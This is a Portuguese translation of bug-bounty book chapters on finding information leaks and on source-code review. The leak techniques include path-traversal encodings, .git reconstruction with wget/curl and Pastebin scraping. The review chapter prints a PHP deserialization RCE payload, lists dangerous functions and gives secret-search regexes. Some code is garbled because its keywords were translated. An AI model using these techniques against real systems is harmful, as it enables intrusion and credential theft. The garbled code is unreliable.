
Pode ser necessário fazer algumas tentativas e erros para determinar quantas sequências de *..* são necessárias para chegar ao diretório raiz do sistema. Além disso, se o aplicativo implementar algum tipo de validação de entrada e não permitir *..* no caminho do arquivo, você poderá usar variações codificadas de *..*, como `%2e%2e%2f` (codificação de URL), `%252e%252e%255f` (codificação dupla de URL) e `..%2f` (codificação parcial de URL).

Etapa 2: Pesquisar na Wayback Machine

Outra maneira de encontrar arquivos expostos é usar o Wayback Machine. Apresentado no Capítulo 5, o Wayback Machine é um arquivo on-line de como eram os sites em vários momentos. Você pode usá-lo para encontrar pontos de extremidade ocultos e recriados, bem como um grande número de pontos de extremidade atuais, sem rastrearativamente o site, o que o torna uma boa primeira olhada no que o aplicativo pode estar expondo.

No site da Wayback Machine, basta pesquisar um domínio para ver suas versões anteriores. Para pesquisar os arquivos de um domínio, visite [https://web.archive.org/web/*/ DOMAIN](https://web.archive.org/web/*/).

Adicione um `*` a esse URL para obter os URLs arquivados relacionados ao domínio como uma lista. Por exemplo, https://web.archive.org/web/*/example.com/* retornará uma lista de URLs relacionados a *example.com*. Você deverá ver os URLs exibidos na página da Web da Wayback Machine (Figura 21-1).



The screenshot shows the Wayback Machine homepage with the search bar set to "http://example.com/" and the "Go Wayback!" button highlighted. Below the search bar, a message reads "100,000 URLs have been captured for this domain." A table displays the captured URLs, with columns for URL, MIME Type, From, To, Captures, Dupicates, and Uniques. The table includes rows for various URLs like \$1.html, \$1.jpg, \$3-\$1, and %20favicon.ico, along with their respective capture dates and counts.

100,000 URLs have been captured for this domain.						
Filter results (i.e. '.txt'): <input type="text"/>						
URL	MIME TYPE	FROM	TO	CAPTURES	DUPLOCATES	UNIQUES
http://example.com/\$	unk	May 24, 2013	Jun 13, 2013	2	1	1
http://example.com/\$1.html	unk	Mar 4, 2013	Apr 2, 2013	3	2	1
http://example.com/\$1.jpg	unk	Mar 14, 2013	Mar 14, 2013	1	0	1
http://example.com/\$3-\$1	unk	Oct 19, 2012	Oct 31, 2012	5	4	1
http://example.com/%0d%0aReferrer:localhost	warc/revisit	Apr 6, 2018	Mar 30, 2019	31	29	2
http://example.com/%0d%0aUser-Agent:Chrome	warc/revisit	Apr 6, 2018	Mar 30, 2019	37	35	2
http://example.com/%20favicon.ico	unk	Jul 24, 2012	Jun 28, 2013	4	3	1
http://example.com/%22	unk	Nov 13, 2011	Nov 10, 2013	8	6	2

Figura 21-1: Você pode listar os URLs arquivados de um domínio no Wayback Machine.

Em seguida, você pode usar a função de pesquisa para ver se alguma página confidencial foi arquivada. Por exemplo, para procurar páginas de administração, pesquise o termo */admin* nos URLs encontrados (Figura 21-2).

The screenshot shows the Wayback Machine's search results page for the domain `http://example.com/`. A search bar at the top contains the query `/admin`. Below the search bar, a table displays 100,000 URLs captured for the domain, filtered by the search term. The columns in the table are: URL, MIME TYPE, FROM, TO, CAPTURES, DUPLICATES, and UNIQUES. The table shows several entries related to administrative pages, such as `http://example.com/admin/??`, `http://example.com/admin/config/development/configuration/single/import`, and `http://example.com/admin/content/taxonomy/3`.

100,000 URLs have been captured for this domain.						
Filter results (i.e. '.txt'): /admin						
URL	MIME TYPE	FROM	TO	CAPTURES	DUPLICATES	UNIQUES
<code>http://example.com/admin%3000%E2%88%92%E3%83%AD%E3%82%B0%E3%82%A4%E3%83%B3%E6%88%90%E5%8A%9F</code>	unk	Jun 21, 2012	Jun 21, 2012	1	0	1
<code>http://example.com/admin/??</code>	unk	Jun 21, 2012	Jun 21, 2012	1	0	1
<code>http://example.com/admin/config/development/configuration/single/import</code>	warc/revisit	Mar 31, 2016	Mar 31, 2016	1	0	1
<code>http://example.com/admin/config/services/rss-publishing</code>	unk	Oct 18, 2012	Apr 7, 2013	12	11	1
<code>http://example.com/admin/content/aggregator</code>	unk	Apr 6, 2013	Apr 12, 2013	2	1	1
<code>http://example.com/admin/content/taxonomy/3</code>	warc/revisit	Feb 16, 2017	Feb 16, 2017	1	0	1

Figura 21-2: Pesquise palavras-chave nos URLs para encontrar páginas potencialmente confidenciais.

Você também pode procurar arquivos de backup e arquivos de configuração usando extensões de arquivo comuns, como *.conf* (Figura 21-3) e *.env*, ou procurar código-fonte, como arquivos JavaScript ou PHP, usando as extensões de arquivo *.js* e *.php*.

The screenshot shows the Wayback Machine's search results page for the domain `http://example.com/`. A search bar at the top contains the query `.conf`. Below the search bar, a table displays 100,000 URLs captured for the domain, filtered by the search term. The columns in the table are: URL, MIME TYPE, FROM, TO, CAPTURES, DUPLICATES, and UNIQUES. The table shows entries for configuration files, such as `http://example.com:80/download.config` and `http://www.example.com:80/cgi-bin/crondump.pl?config=mysqlumper.conf.php`.

100,000 URLs have been captured for this domain.						
Filter results (i.e. '.txt'): .conf						
URL	MIME TYPE	FROM	TO	CAPTURES	DUPLICATES	UNIQUES
<code>http://example.com:80/download.config</code>	unk	Dec 12, 2012	Dec 12, 2012	1	0	1
<code>http://www.example.com:80/cgi-bin/crondump.pl?config=mysqlumper.conf.php</code>	unk	Jan 26, 2012	Jan 26, 2012	1	0	1
<code>http://www.example.com:80/modules/blog/blog.conf</code>	unk	Jul 19, 2012	Jul 19, 2012	1	0	1

Figura 21-3: Filtre os URLs por extensão de arquivo para encontrar arquivos de um determinado tipo.

Faça o download de páginas arquivadas interessantes e procure por informações confidenciais. Por exemplo, há alguma credencial hardcodeda que ainda esteja em uso ou a página vaza algum ponto de extremidade oculto que os usuários normais não deveriam conhecer?

Etapa 3: Pesquisar sites de despejo de pasta

Em seguida, procure sites de despejo de pasta como Pastebin e GitHub gists. Esses sites permitem que os usuários compartilhem documentos de texto por meio de um link direto, em vez de por e-mail ou serviços como o Google Docs, de modo que os desenvolvedores costumam usá-los para enviar código-fonte, arquivos de configuração e arquivos de log para seus colegas de trabalho. Mas em um site como o Pastebin, por exemplo, os arquivos de texto compartilhados são públicos por padrão. Se os desenvolvedores carregarem um arquivo sensível, todos poderão lê-lo. Por esse motivo, esses sites de compartilhamento de código são bastante famosos pelo vazamento de credenciais,

como chaves de API e senhas.

O Pastebin tem uma API que permite que os usuários pesquisem arquivos de pasta pública usando uma palavra-chave, e-mail ou nome de domínio. Você pode usar essa API para encontrar arquivos sensíveis que pertençam a uma determinada organização. Ferramentas como o PasteHunter ou o pastebin-scraper também podem automatizar o processo. O Pastebin-scraper (<https://github.com/streaak/pastebin-scraper/>) usa a API do Pastebin para ajudá-lo a pesquisar arquivos colados. Essa ferramenta é um script de shell, portanto, faça o download em um diretório local e execute o seguinte comando para pesquisar arquivos de pasta públicos associados a uma determinada palavra-chave. A opção -g indica uma pesquisa geral de palavras-chave:

```
./scrape.sh -g KEYWORD
```

Esse comando retornará uma lista de IDs de arquivos do Pastebin associados à *KEYWORD* especificada. Você pode acessar os arquivos paste retornados acessando *pastebin.com/ID*.

Etapa 4: Reconstruir o código-fonte de um diretório .git exposto

Outra maneira de encontrar arquivos confidenciais é reconstruir o código-fonte de um diretório .git exposto. Ao atacar um aplicativo, obter seu código-fonte pode ser extremamente útil para construir uma exploração. Isso ocorre porque alguns bugs, como injecções de SQL, são muito mais fáceis de encontrar por meio da análise de código estático do que por meio de testes de caixa preta. O Capítulo 22 aborda como analisar o código em busca de vulnerabilidades.

Quando um desenvolvedor usa o Git para controlar a versão do código-fonte de um projeto, o Git armazena todas as informações de controle de versão do projeto, inclusive o histórico de commits dos arquivos do projeto, em um diretório Git. Normalmente, essa pasta .git não deve ser acessível ao público, mas às vezes ela é acidentalmente disponibilizada. É nesse momento que ocorrem os vazamentos de informações. Quando um diretório .git é exposto, os invasores podem obter o código-fonte de um aplicativo e, assim, obter acesso aos comentários do desenvolvedor, chaves de API codificadas e outros dados confidenciais por meio de ferramentas de varredura secretas como o truffleHog (<https://github.com/dxa4481/truffleHog/>) ou o Gitleaks (<https://github.com/zricethezav/gitleaks/>).

Verificando se uma pasta .git é pública

Para verificar se a pasta .git de um aplicativo é pública, basta acessar o diretório raiz do aplicativo (por exemplo, *example.com*) e adicionar /.git ao URL:

```
https://example.com/.git
```

Três coisas podem acontecer quando você navega até o diretório /.git. Se você receber um erro 404, isso significa que o diretório .git do aplicativo não está disponível para o público, e você não poderá vazar informações dessa forma. Se você receber um erro 403, o diretório .git estará disponível no servidor, mas você não poderá acessar diretamente a raiz da pasta e, portanto, não poderá listar todos os arquivos contidos no diretório. Se não receber um erro e o servidor responder com a listagem do diretório .git, você poderá procurar diretamente o conteúdo da pasta e recuperar todas as informações contidas nela.

Download de arquivos

Se a listagem de diretórios estiver ativada, você poderá navegar pelos arquivos e recuperar as informações vazadas. O comando wget recupera conteúdo de servidores da Web. Você pode usar o wget no modo recursivo (-r) para fazer download em massa de todos os arquivos armazenados no diretório especificado e em seus subdiretórios:

```
$ wget -r example.com/.git
```

Mas se a listagem de diretórios não estiver ativada e os arquivos do diretório não forem exibidos, você ainda poderá reconstruir todo o diretório `.git`. Primeiro, você precisará confirmar que o conteúdo da pasta está de fato disponível para o público. Você pode fazer isso tentando acessar o arquivo *de configuração* do diretório:

```
$ curl https://example.com/.git/config
```

Se esse arquivo estiver acessível, você poderá fazer o download de todo o conteúdo do diretório Git, desde que entenda a estrutura geral dos diretórios `.git`. Um diretório `.git` é organizado de uma maneira específica. Ao executar o comando a seguir em um repositório Git, você verá um conteúdo semelhante ao seguinte:

```
$ ls .git
```

```
COMMIT_EDITMSG HEAD branches config description hooks index info logs objects refs
```

A saída mostrada aqui lista alguns arquivos e pastas padrão que são importantes para reconstruir o código-fonte do projeto. Em particular, a pasta `O` diretório `/objects` é usado para armazenar objetos do Git. Esse diretório contém pastas adicionais; cada uma tem dois nomes de caracteres correspondentes aos dois primeiros caracteres do hash SHA1 dos objetos Git armazenados nele. Dentro desses subdiretórios, você encontrará arquivos com o nome do restante do hash SHA1 do objeto Git armazenado nele. Em outras palavras, o objeto Git com um hash de `0a082f2656a655c8b0a87956c7bcd93dfda23f8` será armazenado com o nome de arquivo `082f2656a655c8b0a87956c7bcd93dfda23f8` no diretório `.git/objects/0a`. Por exemplo, o comando a seguir retornará uma lista de pastas:

```
$ ls .git/objects
```

```
00 0a 14 5a 64 6e 82 8c 96 a0 aa b4 be c8 d2 dc e6 f0 fa info pack
```

E esse comando revelará os objetos Git armazenados em uma pasta específica:

```
$ ls .git/objects/0a
```

```
082f2656a655c8b0a87956c7bcd93dfda23f8      4a1ee2f3a3d406411a72e1bea63507560092bd      66452433322af3d3  
19a377415a890c70bbd263 8c20ea4482c6d2b0c9cdf73d4b05c2c8c44e9 ee44c60c73c5a622bb1733338d3fa964 b333f0  
0ec99d617a7b78c5466da1e6317bd8ee07cc      52113e4f248648117bc4511da04dd4634e6753  
72e6850ef963c6aeee4121d38cf9de773865d8
```

O Git armazena diferentes tipos de objetos em *.git/objects*: commits, árvores, blobs e tags anotadas. Você pode determinar o tipo de um objeto usando este comando:

```
$ git cat-file -t OBJECT-HASH
```

Os objetos *de commit* armazenam informações como o hash do objeto de árvore do commit, o commit pai, o autor, o committer, a data e a mensagem de um commit. Os objetos *de árvore* contêm as listas de diretórios dos commits. Os objetos *Blob* contêm cópias dos arquivos que foram confirmados (leia-se: código-fonte real!). Por fim, os objetos *de tag* contêm informações sobre objetos marcados e seus nomes de tag associados. Você pode exibir o arquivo associado a um objeto Git usando o seguinte comando:

```
$ git cat-file -p OBJECT-HASH
```

O arquivo */config* é o arquivo de configuração do Git para o projeto, e o arquivo */HEAD* contém uma referência ao ramo atual:

```
$ cat .git/HEAD  
ref: refs/heads/master
```

Se não for possível acessar a listagem de diretórios da pasta *./git*, será necessário fazer o download de cada arquivo desejado, em vez de fazer o download recursivo da raiz do diretório. Mas como você descobre quais arquivos no servidor estão disponíveis quando os arquivos de objeto têm caminhos complexos, como *.git/objects/0a/72e6850ef963c6aeee4121d 38cf9de773865d8*?

Você começa com caminhos de arquivos que já sabe que existem, como *.git/HEAD!* A leitura desse arquivo lhe dará uma referência ao ramo atual (por exemplo, *.git/refs/heads/master*) que você pode usar para encontrar mais arquivos no sistema:

```
$ cat .git/HEAD  
ref: refs/heads/master  
$ cat .git/refs/heads/master  
0a66452433322af3d319a377415a890c70bbd263  
$ git cat-file -t 0a66452433322af3d319a377415a890c70bbd263  
comprometer  
$ git cat-file -p 0a66452433322af3d319a377415a890c70bbd263  
tree 0a72e6850ef963c6aeee4121d38cf9de773865d8
```

O arquivo *.git/refs/heads/master* apontará para o hash do objeto específico que armazena a árvore de diretórios do commit. A partir daí, você pode ver que o objeto é um commit e está associado a um objeto de árvore, *0a72e6850ef963c6aeee4121d38cf9de773865d8*. Agora examine esse objeto de árvore:

```
$ git cat-file -p 0a72e6850ef963c6aeee4121d38cf9de773865d8  
6ad5fb6b9a351a77c396b5f1163cc3b0abcde895 .gitignore 040000 blob  
4b66088945aab8b967da07ddd8d3cf8c47a3f53c source.py 040000 blob  
9a3227dca45b3977423bb1296bbc312316c2aa0d README 040000 tree  
3b1127d12ee43977423bb1296b8900a316c2ee32 resources
```

Bingo! Você descobre alguns arquivos de código-fonte e árvores de objetos adicionais para explorar.

Em um servidor remoto, suas solicitações para descobrir os diferentes arquivos seriam um pouco diferentes. Por exemplo, você pode usar este URL para determinar o HEAD:

<https://example.com/.git/HEAD>

Use esse URL para localizar o objeto armazenado nesse HEAD:

<https://example.com/.git/refs/heads/master>

Use essa URL para acessar a árvore associada ao commit:

<https://example.com/.git/objects/0a/72e6850ef963c6aeee4121d38cf9de773865d8>

Por fim, use esse URL para fazer o download do código-fonte armazenado no arquivo
arquivo *source.py*:

<https://example.com/.git/objects/4b/66088945aab8b967da07ddd8d3cf8c47a3f53c>

Se você estiver baixando arquivos de um servidor remoto, também precisará descompactar o arquivo objeto baixado antes de lê-lo. Isso pode ser feito usando algum código. Isso pode ser feito usando algum código. Você pode descompactar o arquivo objeto usando Ruby, Python ou a biblioteca *zlib* de sua linguagem preferida:

```
ruby -rzlib -e 'print Zlib::Inflate.new.inflate(STDIN.read)' < OBJECT_FILE
```

```
python -c 'import zlib, sys;  
          print repr(zlib.decompress(sys.stdin.read()))' < OBJECT_FILE
```

Depois de recuperar o código-fonte do projeto, você pode ~~procurar~~ dados confidenciais, como credenciais codificadas, chaves de criptografia e comentários do desenvolvedor. Se tiver tempo, você pode navegar por toda a base de código recuperada para realizar uma revisão do código-fonte e encontrar possíveis vulnerabilidades.

Etapa 5: Localizar informações em arquivos públicos

Você também pode tentar encontrar vazamentos de informações nos arquivos públicos do aplicativo, como o código-fonte HTML e JavaScript. Em minha experiência, os arquivos JavaScript são uma fonte rica de vazamentos de informações!

Navegue pelo aplicativo da Web que você está usando como usuário comum e observe onde o aplicativo exibe ou usa suas informações pessoais. Em seguida, clique com o botão direito do mouse nessas páginas e clique em **Exibir código-fonte da página**. Você verá o código-fonte HTML da página atual. Siga os links nessa página para localizar outros arquivos HTML e arquivos JavaScript que o aplicativo está usando. Em seguida, no arquivo HTML e nos arquivos JavaScript encontrados, procure em cada página credenciais codificadas, chaves de API e informações pessoais com palavras-chave como `password` e `api_key`.

Você também pode localizar arquivos JavaScript em um site usando ferramentas como o LinkFinder (<https://github.com/GerbenJavado/LinkFinder/>).

Aumentando o ataque

Depois de encontrar um arquivo ou um dado confidencial, você terá que determinar o impacto antes de denunciá-lo. Por exemplo, se você encontrou credenciais, como uma senha ou uma chave de API, precisará validar se elas estão em uso no momento, acessando o sistema do alvo com elas. Muitas vezes encontro credenciais desatualizadas que não podem ser usadas para acessar nada. Nesse caso, o vazamento de informações não é uma vulnerabilidade.

Se os arquivos confidenciais ou as credenciais que você encontrou forem válidos e atuais, considere como você pode comprometer a segurança do aplicativo com eles. Por exemplo, se você encontrou um token de acesso ao GitHub, poderá mexer nos projetos da organização e acessar seus repositórios privados. Se você encontrar a senha dos portais de administração, poderá vazar as informações privadas dos clientes. E se conseguir acessar o arquivo `/etc/shadow` em um servidor de destino, poderá descobrir as senhas dos usuários do sistema e assumir o controle do sistema! A denúncia de um vazamento de informações geralmente tem a ver com a comunicação do impacto desse vazamento para as empresas, destacando a importância das informações vazadas.

Se o impacto das informações encontradas não for particularmente crítico, você poderá explorar maneiras de aumentar a vulnerabilidade encadeando-a com outros problemas de segurança. Por exemplo, se você puder vazar endereços IP internos na rede do alvo, poderá usá-los para entrar na rede durante uma exploração de SSRF. Como alternativa, se você puder identificar os números exatos da versão do software que o aplicativo está executando, veja se há algum CVE relacionado à versão do software que possa ajudá-lo a obter o RCE.

Encontrando sua primeira divulgação de informações!

Agora que você entende os tipos comuns de vazamentos de informações e como encontrá-los, siga as etapas discutidas neste capítulo para encontrar sua primeira divulgação de informações:

1. Procure números de versão de software e informações de configuração usando as técnicas de reconhecimento apresentadas no Capítulo 5.
2. Comece a procurar por arquivos de configuração expostos, arquivos de banco de dados e outros arquivos confidenciais carregados no servidor de produção que não estejam protegidos adequadamente. As técnicas que você pode usar incluem o path traversal, a raspagem da Wayback Machine ou de sites de despejo de pastas e a procura de arquivos em arquivos expostos.
diretórios `.git`.
3. Localize informações nos arquivos públicos do aplicativo, como o código-fonte HTML e JavaScript, pesquisando o arquivo com palavras-chave.
4. Considere o impacto das informações que você encontrar antes de denunciá-las e explore maneiras de aumentar o impacto.
5. Elabore seu primeiro relatório de divulgação de informações e envie-o para o programa de recompensa por bugs!

PARTE IV

EXPERIÊNCIAS

22

CONDUÇÃO DE CODEREVIEWS



Às vezes, você se depara com o código-fonte de um aplicativo que está atacando. Por exemplo, talvez você consiga extrair Código JavaScript de um aplicativo da Web, localizar scripts armazenados em servidores durante o processo de reconhecimento ou obter o código-fonte Java de um aplicativo Android. Se for o caso, você está com sorte! A análise do código é uma das melhores maneiras de encontrar vulnerabilidades em aplicativos.

Em vez de testar aplicativos experimentando diferentes cargas úteis e ataques, você pode localizar a programação insegura diretamente procurando bugs no código-fonte de um aplicativo. A revisão do código-fonte não é apenas uma maneira mais rápida de encontrar vulnerabilidades, mas também o ajuda a aprender a programar com segurança no futuro, pois você observará os erros dos outros.

Ao aprender como as vulnerabilidades se manifestam no código-fonte, você pode desenvolver uma intuição sobre como e por que as vulnerabilidades ocorrem. Aprender a realizar revisões de código-fonte acabará ajudando você a se tornar um hacker melhor.

Este capítulo apresenta estratégias que o ajudarão a começar a revisar o código. Abordaremos o que você deve procurar e apresentaremos exercícios de exemplo para que você se familiarize com o assunto.

Lembre-se de que, na maioria das vezes, você não precisa ser um mestre em gramática para realizar uma revisão de código em uma determinada linguagem. Desde que entenda uma linguagem de programação, você pode aplicar sua intuição para analisar uma grande variedade de softwares escritos em diferentes linguagens. No entanto, entender a linguagem e a arquitetura específicas do alvo permitirá que você identifique bugs com mais nuances.

NÃO E

Se você estiver interessado em saber mais sobre revisões de código além das estratégias mencionadas neste capítulo, o OWASP Code Review Guide (<https://owasp.org/www-project-code-review-guide/>) é um recurso abrangente para consulta.

Teste de caixa branca vs. teste de caixa preta

Você já deve ter ouvido pessoas do setor de segurança cibernética mencionarem os testes de caixa preta e de caixa branca. *O teste de caixa preta* consiste em testar o software de fora para dentro. Como um invasor na vida real, esses testadores têm pouco conhecimento da lógica interna do aplicativo. Por outro lado, no *teste de caixa cinza*, o testador tem conhecimento limitado da parte interna do aplicativo. Em uma *análise de caixa branca*, o testador tem acesso total ao código-fonte e à documentação do software.

Normalmente, a caça a bugs é um processo de caixa preta, pois você não tem acesso ao código-fonte de um aplicativo. Mas se você puder identificar os componentes de código aberto do aplicativo ou encontrar seu código-fonte, poderá converter sua caça em um teste de caixa cinza ou branca mais vantajoso.

A abordagem rápida: grep é seu melhor amigo

Há várias maneiras de procurar vulnerabilidades no código-fonte, dependendo do grau de detalhamento que você deseja ter. Começaremos com o que chamo de estratégia "Vou pegar o que puder pegar". Ela funciona muito bem se você quiser

maximizar o número de bugs encontrados em um curto espaço de tempo. Essas técnicas são rápidas e geralmente levam à descoberta de algumas das vulnerabilidades mais graves, mas tendem a deixar de fora os bugs mais sutis.

Padrões perigosos

Usando o comando grep, procure funções, cadeias de caracteres, palavras-chave e padrões de codificação específicos que são conhecidos por serem perigosos. Por exemplo, a função eval() no PHP pode indicar uma possível vulnerabilidade de injeção de código.

Para ver como, imagine que você pesquise eval() e obtenha o seguinte trecho de código:

```
<?php
```

[...]
classe UserFunction

```
{  
    private $hook;  
    função construct(){ [...] }  
    função wakeup(){  
        1 Se (isset($this->hook)) eval($this->hook);  
    }  
}  
[...]  
2 $user_data = unserialize($_COOKIE['data']); [...]?  
?>
```

Neste exemplo, `$_COOKIE['data']` **2** recupera um cookie de usuário chamado data. A função `eval()` **1** executa o código PHP representado pela string passada. Em conjunto, esse trecho de código pega um cookie de usuário chamado data e o desserializa. O aplicativo também define uma classe denominada `UserFunction`, que executa `eval()` na cadeia de caracteres armazenada na propriedade `$hook` da instância quando desserializada.

Esse código contém uma vulnerabilidade de desserialização insegura, que leva a um RCE. Isso ocorre porque o aplicativo pega a entrada do usuário a partir de um cookie do usuário e a conecta diretamente a uma função `unserialize()`. Como resultado, os usuários podem fazer com que `unserialize()` inicie qualquer classe à qual o aplicativo tenha acesso, construindo um objeto serializado e passando-o para o cookie de dados.

É possível obter RCE usando essa falha de desserialização porque ela passa um objeto fornecido pelo usuário para `unserialize()`, e a classe `UserFunction` executa `eval()` na entrada fornecida pelo usuário, o que significa que os usuários podem fazer com que o aplicativo execute código de usuário arbitrário. Para explorar esse RCE, basta definir o cookie de dados como um objeto `UserFunction` serializado com a propriedade `hook` definida para o código PHP que você quiser. Você pode gerar o objeto serializado usando o seguinte trecho de código:

```
<?php  
    classe UserFunction  
    {  
        private $hook = "phpinfo();";  
    }  
    print urlencode(serialized(new UserFunction));?  
?>
```

Passar a string resultante para o cookie de dados fará com que o código `phpinfo();` seja executado. Esse exemplo foi extraído do guia de injeção de objetos PHP da OWASP em https://owasp.org/www-community/vulnerabilities/PHP_Object_Injection. Você pode saber mais sobre vulnerabilidades de desserialização inseguras no Capítulo 14.

Quando estiver começando a revisar um trecho de código-fonte, concentre-se na busca de funções perigosas usadas em funções controladas pelo usuário

dados. A Tabela 22-1 lista alguns exemplos de funções perigosas a serem observadas. A presença dessas funções não garante uma vulnerabilidade, mas pode alertá-lo sobre possíveis vulnerabilidades.

Tabela 22-1: Funções potencialmente vulneráveis

Idioma	Função	Possível vulnerabilidade
PHP	eval(), assert(), system(), exec(), shell_exec(), passthru(), popen(), back-ticks (`CODE`), include(), require()	RCE se usado em entrada de usuário não higienizada. eval() e assert() executam código PHP em sua entrada, enquanto system(), exec(), shell_exec(), passthru(), popen() e back-ticks executam comandos do sistema. include() e require() podem ser usados para executar código PHP alimentando a função com um URL para um script PHP remoto.
PHP	unserialize()	Desserialização insegura se usada em entrada de usuário não higienizada.
Python	eval(), exec(), os.system()	RCE se usado em entrada de usuário não higienizada.
Python	pickle.loads(), yaml.load()	Desserialização insegura se usada em entrada de usuário não higienizada.
JavaScript	document.write(), document.writeln	XSS se usado em entradas de usuário não higienizadas. Essas funções gravam no documento HTML. Portanto, se os atacantes puderem controlar o valor passado para ela na página de uma vítima, o atacante poderá escrever JavaScript na página da vítima.
JavaScript	document.location.href()	Redirecionamento aberto quando usado em entrada de usuário não higienizada. document.location.href() altera o local da página do usuário.
Rubi	System(), exec(), %x(), backticks (`CODE`)	RCE se usado em entrada de usuário não higienizada.
Rubi	Marshall.load(), yaml.load()	Desserialização insegura se usada em entrada de usuário não higienizada.

Segredos vazados e criptografia fraca

Procure por segredos e credenciais vazados. Às vezes, os desenvolvedores cometem o erro de codificar segredos como chaves de API, chaves de criptografia e senhas de base de dados no código-fonte. Quando esse código-fonte é vazado para um invasor, ele pode usar essas credenciais para acessar os ativos da empresa. Por exemplo, encontrei chaves de API codificadas nos arquivos JavaScript de aplicativos da Web.

Você pode procurar esses problemas pesquisando palavras-chave como key, secret, password, encrypt, API, login ou token. Você também pode fazer uma busca regex por cadeias hexadecimais ou base64, dependendo do formato da chave das credenciais que está procurando. Por exemplo, os tokens de acesso do GitHub são minúsculos,

Cadeias de caracteres hexadecimais de 40 caracteres. Um padrão de pesquisa como [a-f0-9]{40} as encontraria no código-fonte. Esse padrão de pesquisa corresponde a cadeias de caracteres com 40 caracteres e que contêm apenas dígitos e as letras hexadecimais de a a f.

Ao pesquisar, você pode encontrar uma seção de código como esta, escrita em Python:

solicitações de importação

```
1 GITHUB_ACCESS_TOKEN = "0518fb3b4f52a1494576eee7ed7c75ae8948ce70"
headers = {"Authorization": "token {}".format(GITHUB_ACCESS_TOKEN), \ "Accept":
"application/vnd.github.v3+json"}
api_host = "https://api.github.com"
2 usernames = ["vickie"] # Lista de usuários a serem analisados

def request_page(path):
    resp = requests.Response()
    try: resp = requests.get(url=path, headers=headers, timeout=15, verify=False)
    except: pass return
    resp.json()

3 def find_repos():
    # Encontre repositórios de propriedade dos
    # usuários. for username in usernames:
    path = "{}/users/{}/repos".format(api_host, username) resp =
    request_page(path)
    para repo em resp:
        print(repo["name"])

se name == " main ":
    find_repos()
```

Este programa Python recebe o nome de usuário de um usuário do GitHub **2** e imprime os nomes de todos os repositórios do usuário **3**. Provavelmente, trata-se de um script interno usado para monitorar os ativos da organização. Mas esse código contém uma credencial codificada, pois o desenvolvedor codificou um token de acesso ao GitHub no código-fonte **1**. Quando o código-fonte vaza, a chave da API se torna uma informação pública.

A varredura de entropia pode ajudá-lo a encontrar segredos que não aderem a um formato específico. Na computação, a *entropia* é uma medida do grau de aleatoriedade e imprevisibilidade de algo. Por exemplo, uma cadeia de caracteres composta por apenas um caractere repetido, como aaaaaa, tem entropia muito baixa. Uma cadeia de caracteres mais longa com um conjunto maior de caracteres, como wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY, tem entropia mais alta. Portanto, a entropia é uma boa ferramenta para encontrar cadeias de caracteres altamente aleatórias e complexas, que geralmente indicam um segredo. O TruffleHog, de Dylan Ayrey (<https://github.com/trufflesecurity/truffleHog/>), é uma ferramenta que procura segredos usando tanto a varredura regex quanto a entropia.

Por fim, procure o uso de criptografia fraca ou algoritmos de hash. Esse problema é difícil de encontrar durante os testes de caixa preta, mas é fácil de detectar ao analisar o código-fonte. Procure por problemas como chaves de criptografia fracas, algoritmos de criptografia inviáveis e algoritmos de hashing fracos. Pesquise os nomes de algoritmos fracos como ECB, MD4 e MD5. O aplicativo pode ter funções com o nome desses algoritmos, como ecb(), create_md4() ou

`md5_hash()`. Ele também pode ter variáveis com o nome do algoritmo, como `ecb_key`, e assim por diante. O impacto dos algoritmos de hashing fracos depende de onde eles são usados. Se eles forem usados para fazer hash de valores que não são considerados sensíveis à segurança, seu uso terá menos impacto do que se forem usados para fazer hash de senhas.

Novos patches e dependências desatualizadas

Se você tiver acesso ao histórico de confirmações ou alterações do código-fonte, também poderá concentrar sua atenção nas correções de código e nos patches de segurança mais recentes. As alterações recentes não resistiram ao teste do tempo e têm maior probabilidade de conter bugs. Observe os mecanismos de proteção implementados e veja se você pode contorná-los.

Pesquise também as dependências do programa e verifique se alguma delas está desatualizada. Procure por funções específicas de importação de código na linguagem que você está usando com palavras-chave como `import`, `require` e `dependencies`. Em seguida, pesquise as versões que estão sendo usadas para ver se há alguma vulnerabilidade associada a elas no banco de dados CVE (<https://cve.mitre.org/>). O processo

O processo de verificação de um aplicativo em busca de dependências vulneráveis é chamado de *análise de composição de software (SCA)*. A ferramenta OWASP Dependency-Check (<https://owasp.org/www-project-dependency-check/>) pode ajudá-lo a automatizar esse processo. Também existem ferramentas comerciais com mais recursos.

Comentários do desenvolvedor

Você também deve procurar comentários do desenvolvedor, funcionalidades de depuração ocultas e arquivos de configuração expostos acidentalmente. Esses são recursos dos quais os desenvolvedores geralmente se esquecem e que deixam o aplicativo em um estado perigoso.

Os comentários do desenvolvedor podem apontar erros óbvios de programação. Por exemplo, alguns desenvolvedores gostam de colocar comentários em seus códigos para se lembrarem de tarefas incompletas. Eles podem escrever comentários como este, que aponta vulnerabilidades no código:

Todo: implementar proteção CSRF no endpoint change_password.

Você pode encontrar comentários de desenvolvedores pesquisando os caracteres de comentário de cada linguagem de programação. Em Python, é `#`. Em Java, JavaScript e C++, é `//`. Você também pode pesquisar termos como *todo*, *fix*, *completed*, *config*, *setup* e *removed* no código-fonte.

Funcionalidades de depuração, arquivos de configuração e pontos de extremidade

As funcionalidades de depuração ocultas geralmente levam ao escalonamento de privilégios, pois têm o objetivo de permitir que os próprios desenvolvedores contornem os mecanismos de proteção. Muitas vezes, você pode encontrá-las em pontos de extremidade especiais, portanto, procure por strings como HTTP, HTTPS, FTP e dev. Por exemplo, você pode encontrar um URL como este em algum lugar do código que o direcione para um painel de administração:

<http://dev.example.com/admin?debug=1&password=password> # Acesse o painel de depuração

